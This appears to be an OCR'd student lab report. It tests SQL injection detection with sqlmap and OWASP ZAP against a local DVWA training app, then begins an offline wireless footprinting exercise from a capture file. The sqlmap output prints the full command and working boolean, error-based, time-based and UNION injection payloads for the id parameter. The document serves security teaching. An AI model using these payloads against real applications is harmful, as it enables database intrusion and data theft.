
   Cross-check sqlmap's findings against ZAP's findings for the same page — in a real assessment, using two tools reduces false negatives.


OUTPUT



DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
DVWA Security
Security Level
Security level is currently: low.
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:
1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.
Low
Submit
Additional Tools
View Broken Access Control Logs - View access logs for the Broken Access Control vulnerability



DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/



http://localhost:4280/vulnerabilities/sqli/?id=1&Submit=Submit#
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Vulnerability: SQL Injection
User ID: Submit
ID: 1
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Cache Storage
Cookies
http://localhost:4280
Indexed DB
Local Storage
Session Storage
Filter Items
Name Value Domain Path Expires / Max-Age Size HttpOnly Secure SameSite Last Accessed
PHPSESSID 6b362c6fac781b508c8f84833868a4d localhost / Tue, 13 Oct 2026 08:43:49 GMT 41 false false None Mon, 12 Oct 2026 08:55:33 GMT
security low localhost / Session 11 false false None Mon, 12 Oct 2026 08:55:33 GMT


(kali㉿kali)-[~]
$ cd ~/DVWA
(kali㉿kali)-[~/DVWA]
$ sudo docker-compose ps
NAME IMAGE COMMAND SERVICE CREATED STATUS PORTS
dvwa-db-1 docker.io/library/mariadb:10 "docker-entrypoint.s…" db 6 days ago Up 26 minutes 3306/tcp
dvwa-dvwa-1 ghcr.io/digininja/dvwa:latest "docker-php-entrypoi…" dvwa 6 days ago Up 26 minutes 127.0.0.1:4280→80/tcp
(kali㉿kali)-[~/DVWA]
$


┌──(kali㉿kali)-[~/DVWA]
└─$ sqlmap -u "http://localhost:4280/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=6b362c6fac781b508c8f848333868a4d; security=low" -p id --batch --level=3 --risk=2 --flush-session
{1.10#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:53:00 /2026-10-12/
[05:53:01] [INFO] testing connection to the target URL
[05:53:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:53:01] [INFO] testing if the target URL content is stable
[05:53:01] [INFO] target URL content is stable
[05:53:01] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[05:53:01] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (2) values? [Y/n] Y
[05:53:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:53:02] [WARNING] reflective value(s) found and filtering out
[05:53:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[05:53:03] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)' injectable (with --string="DB")
[05:53:03] [INFO] testing 'Generic inline queries'
[05:53:03] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:53:03] [INFO] GET parameter 'id' is 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[05:53:03] [INFO] testing 'MySQL inline queries'
[05:53:03] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[05:53:03] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[05:53:03] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[05:53:03] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[05:53:13] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[05:53:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:53:13] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:53:13] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[05:53:13] [INFO] target URL appears to have 2 columns in query
[05:53:13] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 90 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: id=1' AND 1699=(SELECT (CASE WHEN (1699=1699) THEN 1699 ELSE (SELECT 1215 UNION SELECT 4680) END))-- -&Submit=Submit
Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 5852 FROM(SELECT COUNT(*),CONCAT(0x717a627071,(SELECT (ELT(5852=5852,1))),0x7170786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- sKsb&Submit=Submit
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1981 FROM (SELECT(SLEEP(5)))SsCT)-- mtTG&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns


Untitled Session - 20261012-060253 - ZAP 2.17.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Welcome to ZAP
ZAP by Checkmarx
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
If you are new to ZAP then it is best to start with one of the options below.
Automated Sc...
Manual Explore
Learn More
News
Learn all about 2.17.0 in the ZAP blog post
Learn More
History
Search
Alerts
Output
Filter: OFF
Export
ID
Source
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags





RESULT

The SQL injection detection experiment was performed using sqlmap and OWASP ZAP on the local DVWA application.

1. sqlmap Results

sqlmap successfully detected SQL injection vulnerabilities in the id parameter of the DVWA SQL Injection page. It identified three injection techniques: error-based SQL injection, time-based blind SQL injection, and UNION-based SQL injection. The backend database was identified as MySQL-compatible (MariaDB fork).

2. OWASP ZAP Results

OWASP ZAP completed the scan with 100% progress and reported 12 alert types. The findings included missing security headers, cookie configuration issues, server information disclosure, parameter tampering, and session management alerts. No explicit SQL injection alert appeared in the reported findings.

3. Comparison

sqlmap directly detected SQL injection vulnerabilities and identified the injection techniques and database type. OWASP ZAP reported a broader range of web application security issues but did not explicitly identify SQL injection in this scan. This difference may be due to the tools' detection methods and the application pages or inputs they tested.

The experiment demonstrated that sqlmap and OWASP ZAP are useful for detecting web application security weaknesses. sqlmap successfully identified SQL injection in the DVWA application, while ZAP reported several other security-related findings. Using multiple tools provides complementary security coverage and helps assess vulnerabilities more effectively.

EXPERIMENT 16

FOOTPRINT A WIRELESS NETWORK

AIM

To perform wireless network footprinting — identifying nearby networks, their SSIDs, channels, encryption type, and connected clients — using Kali Linux tools, in a simulated/offline lab setting.

TOOLS REQUIRED

- Kali Linux
- Wireshark
- Aircrack-ng suite (airodump-ng, used here to read a saved capture file instead of live capture)
- A sample .pcap wireless capture file (Aircrack-ng ships sample test captures, or your instructor will provide one)

PROCEDURE

1. Access the capture file in Wireshark

   wireshark sample_capture.pcap

2. Filter for beacon frames (this reveals every advertised network)

   In the Wireshark filter bar:

   wlan.fc.type_subtype == 0x08

   Each result is one Access Point announcing itself. Expand a packet to see the SSID, channel, and supported rates.

3. Determine encryption type

   Look inside the "Tagged Parameters" section of the beacon frame for RSN Information (WPA2) or the absence of it (Open network) or WEP Parameters.

4. Determine connected clients

   Filter for data frames to see device (client) MAC addresses talking to a specific AP:


   wlan.addr == <BSSID-of-target-AP>

5. Analyze the same file with airodump-ng (offline read mode)

   airodump-ng --read sample_capture.pcap

   This produces the classic table view: BSSID, PWR, channel, encryption (WEP/WPA/WPA2), ESSID, and associated client stations.

OUTPUT



kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ wireshark --version
Wireshark 4.6.2.
Copyright 1998-2025 Gerald Combs <gerald@wireshark.org> and contributors.
Licensed under the terms of the GNU General Public License (version 2 or later).
This is free software; see the file named COPYING in the distribution. There is
